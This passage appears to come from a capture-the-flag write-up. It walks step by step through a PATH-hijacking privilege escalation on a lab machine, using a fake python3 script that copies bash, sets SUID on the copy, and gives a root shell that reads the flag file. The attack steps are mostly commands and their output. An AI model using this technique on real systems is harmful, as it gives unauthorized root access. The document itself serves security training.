openat(AT_FDCWD, "/usr/lib/python3.12/__pycache__/_weakrefset.cpython-312.pyc" , O_RDONLY|O_CLOEXEC) = 4
openat(AT_FDCWD, "/usr/lib/python3.12/__pycache__/sitecustomize.cpython-312.pyc" , O_RDONLY|O_CLOEXEC) = 3
openat(AT_FDCWD, "/usr/lib/python3/dist-packages/__pycache__/apport_python_hook.cpython-312.pyc" , O_RDONLY|O_CLOEXEC) = 3
openat(AT_FDCWD, "/usr/local/bin/bank_backup.py" , O_RDONLY|O_CLOEXEC) = 3
openat(AT_FDCWD, "/usr/local/bin/bank_backup.py", O_RDONLY) = 3
openat(AT_FDCWD, "/usr/lib/python3.12/__pycache__/hashlib.cpython-312.pyc" , O_RDONLY|O_CLOEXEC) = 3
openat(AT_FDCWD, "/usr/lib/python3.12/lib-dynload/_hashlib.cpython-312-x86_64-linux-gnu.so" , O_RDONLY|O_CLOEXEC) = 3
[bank_backup.py] Running internal Python verification...
[bank_backup.py] Hashing account transactions...
[bank_backup.py] Backup completed successfully.
And the PATH variable is the variable that decides that order of searching:
ronnie.stone@ip-10-1-141-85:~$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
First, I try to look if we can write over any of the directories before the /usr/bin, but we can't:
ronnie.stone@ip-10-1-141-85:~$ ls -la /usr/local/sbin/
total 8
drwxr-xr-x 2 root root 4096 Sep 12 2025 .
drwxr-xr-x 10 root root 4096 Sep 12 2025 ..
ronnie.stone@ip-10-1-141-85:~$
So where does that leave us? Instead of writing in any directory in that PATH list, we'll write in any folder we have access over, then we'll append it at the start of that PATH variable. That way, we make sure our file is always called first.
So what we'll do:
- We'll create a file called python3 in any directory with any code we need inside it
- Add its path to that PATH variable
- Run the script again (which runs with suid as root)
- It starts searching for python3 so it finds our file first, calling it executes whatever code we put there as root
Now we just write a script that copies the bash binary and sets SUID on it so we can run it as root later:
ronnie.stone@ip-10-1-141-85:~$ cat /tmp/pwned/python3
cp /bin/bash /tmp/pwned/rooted
chmod +s /tmp/pwned/rooted
Then make this file executable:
ronnie.stone@ip-10-1-141-85:~$ chmod +x /tmp/pwned/python3 Then we add the /tmp/pwned to the PATH variable at the start of it:
ronnie.stone@ip-10-1-141-85:~$ export PATH=/tmp/pwned:$PATHNow if we validate the PATH variable, it starts with the pwned directory:
ronnie.stone@ip-10-1-141-85:~$ echo $PATH
/tmp/pwned:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
Now if we did this test of the trace again, we'll see that it stops right after the /tmp/pwned/python3, meaning it reaches our binary instead of the original one and it is executed:
ronnie.stone@ip-10-1-141-85:~$ strace -f -e trace=execve,stat,openat /usr/local/bin/bank_backupd 2>&1 | grep -E 'python|bank_backup'
execve("/usr/local/bin/bank_backupd", ["/usr/local/bin/bank_backupd"], 0x7fff23bd27a8 /* 31 vars */) = 0
execve("/bin/env", ["/bin/env", "python3", "/usr/local/bin/bank_backup.py"], 0x7ffddd371bc8 /* 31 vars */) = 0
execve("/tmp/pwned/python3", ["python3", "/usr/local/bin/bank_backup.py" ], 0x7ffe77abb5b8 /* 31 vars */) = -1 ENOEXEC (Exec format error)
execve("/bin/sh", ["/bin/sh", "/tmp/pwned/python3", "/usr/local/bin/bank_backup.py"], 0x7ffe77abb5b8 /* 31 vars */) = 0
openat(AT_FDCWD, "/tmp/pwned/python3", O_RDONLY) = 3
Just a side note, even though we just executed it with strace, it won't work because the process wasn't started from bash but it was started by strace which was run as ronnie.stone (because the SUID was stripped because the original one didn't have them, to my understanding).
ronnie.stone@ip-10-1-141-85:~$ ls -la /tmp/pwned/
total 1428
drwxrwxr-x 2 ronnie.stone ronnie.stone 4096 Aug 27 17:43 .
drwxrwxrwt 14 root root 4096 Aug 27 17:33 ..
-rwxrwxr-x 1 ronnie.stone ronnie.stone 58 Aug 27 17:38 python3
-rwsr-sr-x 1 ronnie.stone ronnie.stone 1446024 Aug 27 17:43 rooted
Anyway, if we run the binary now normally, we'll see right after that the rooted file is owned by root and it has the SUID set on it:
ronnie.stone@ip-10-1-141-85:~$ /usr/local/bin/bank_backupd
[bank_backupd] Starting backup for BankSmarter accounts...
[bank_backupd] Connecting to central ledger...
[bank_backupd] Verifying transaction logs...
ronnie.stone@ip-10-1-141-85:~$ ls -la /tmp/pwned/
total 1428
drwxrwxr-x 2 ronnie.stone ronnie.stone 4096 Aug 27 17:43 .
drwxrwxrwt 14 root root 4096 Aug 27 17:33 ..
-rwxrwxr-x 1 ronnie.stone ronnie.stone 58 Aug 27 17:38 python3
-rwsr-sr-x 1 root root 1446024 Aug 27 17:43 rooted
So we just run it using the -p to maintain the privilege of the file instead of dropping it, and we get a shell as root where we can read the flag:
ronnie.stone@ip-10-1-141-85:~$ /tmp/pwned/rooted -p
rooted-5.2# whoami
root
rooted-5.2# cat /root/root.txt
VGhhbmtzIGZvciBkb2luZyB0aGUgbWFjaGluZSwgaXQgZG9lcyBtZWFuIGEgbG90LCBsZXQgbWUga25vdyB3aGF0IHlvdSB0aGluawo=
rooted-5.2# exit
exit

Path
that's the path we took
Resources
- https://book.hacktricks.wiki/en/network-services-pentesting/pentesting-snmp/index.html
- https://linux.die.net/man/1/snmpwalk
- https://www.hackingarticles.in/penetration-testing-on-snmp/
- https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#scheduled-cron-jobs
- https://github.com/DominicBreuker/pspy
- https://man7.org/linux/man-pages/man7/unix.7.html
- https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/docker-breakout/index.html#unix-socket-exploitation
- https://gtfobins.github.io/gtfobins/socat/
- https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#suid-binaries
- https://www.hackingarticles.in/linux-privilege-escalation-using-path-variable/